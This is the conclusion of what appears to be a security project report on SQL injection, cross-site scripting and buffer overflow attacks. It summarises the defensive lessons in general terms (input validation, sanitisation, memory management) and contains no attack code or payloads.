In conclusion, the project focused on executing SQL Injection, Cross-Site Scripting (XSS), and Buffer Overflow attacks provided valuable insights into common vulnerabilities in web applications and computer systems. Through the implementation of these attacks, we successfully identified structural weaknesses.

The SQL Injection attacks highlighted the importance of properly validating SQL query parameters to prevent unauthorized access to sensitive data. The XSS attacks emphasized the need to sanitize user inputs to avoid the execution of malicious scripts in clients' browsers. Finally, the Buffer Overflow attacks demonstrated how critical proper memory management is to prevent data corruption and arbitrary code execution.

This project allowed us to put cybersecurity theories into practice, helping to strengthen defensive measures and raise awareness about the importance of security in application development and management phases. Implementing these countermeasures will improve the resilience of our infrastructures against potential future attacks.